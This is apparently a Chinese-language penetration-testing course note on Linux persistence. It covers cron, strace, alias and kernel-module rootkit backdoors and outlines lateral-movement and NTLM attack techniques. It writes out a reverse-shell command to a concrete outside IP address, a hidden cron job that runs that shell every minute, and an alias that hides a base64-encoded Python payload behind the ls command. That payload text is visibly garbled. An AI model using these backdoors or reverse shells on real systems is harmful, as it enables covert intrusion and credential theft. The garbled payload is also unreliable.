




内网安全-Linux 权限维持&Rootkit 后门&Strace 监控&Alias 别名&Cron 定时任务

内网安全-小迪安全





#知识点:

- 1、权限维持-Linux-功能&命令&后门等
- 2、Crontab&Strace&Alias&Rootkit

权限维持知识点:

系统: Win&Linux

层面: 单机版&域环境&WEB

与 NTLM 认证相关的安全问题主要有 Pass The Hash、利用 NTLM 进行信息收集、Net-NTLM Hash 破解、NTLM Relay 几种。PTH 前期已经了, 运用 mimikatz、impacket 工具包的一些脚本、CS 等等都可以利用, NTLM Relay 又包括 (relay to smb, ldap, ews)

- 连接方向: 正向&反向 (基础课程有讲过)
- 内网穿透: 解决网络控制上线&网络通讯问题
- 隧道技术: 解决不出网协议上线的问题 (利用出网协议进行封装出网)
- 代理技术: 解决网络通讯不通的问题 (利用跳板机建立节点后续操作)

#代理隧道系列点:

- 1、判断什么时候用代理
- 2、判断什么时候用隧道
- 3、判断出网和不出网协议
- 4、如何使用代理建立节点并连接
- 5、如何使用隧道技术封装协议上线
- 6、判断哪些代理或隧道情况选择放弃

#横向移动系列点:

系统点:

windows->windows

windows->Linux

linux->windows

linux->linux

详细点:

IPC, WMI, SMB, PTH, PTK, PTT, SPN, WinRM, WinRS, RDP, Plink, DCOM, SSH; Exchange, LLMNR 投毒, NTLM-Relay, Kerberos_TGS, GPO&DACL, 域控提权漏洞, 约束委派, 数据库攻防, 系统补丁下发执行, EDR 定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式, 原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务, 而不用提供明文密码。

演示案例：

- 权限维持-Linux-定时任务-Cron 后门
 - 权限维持-Linux-监控功能-Strace 后门
 - 权限维持-Linux-命令自定义-Alias 后门
 - 权限维持-Linux-内核加载 LKM-Rootkit 后门
-
-

利用系统的定时任务功能进行反弹 shell

```
vim /etc/.xiaodi.sh
```

```
bash -i >& /dev/tcp/47.94.236.117/3333 0>&1
```

2、添加定时任务

```
*/1 * * * * root /etc/.xiaodi.sh
```

strace 是一个动态跟踪工具，它可以跟踪系统调用的执行。

1、记录 sshd 明文

2、记录 sshd 私钥

#权限维持-Linux-命令自定义-Alias 后门

定义: `alias ls = 'ls -al'`

每次输入 `ls` 命令的时候都能实现 `ls -al`

2、升级：

```
alias ls='alerts(){ ls $* --color=auto;python3 -c "import
base64,sys;exec(base64.b64decode({2:str,3:lambda
b:bytes(b,\'\'UTF-
8\'\'})[sys.version_info[0]](\'\'aW1wb3J0IG9zLHNvY2tldCxzdWJwcm9j
ZXNzOwpyZXQgPSBvcy5mb3JrKCkKaWYgcmlV0ID4gMDoKICAgIGV4aXQoK0lbHNlO
```

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
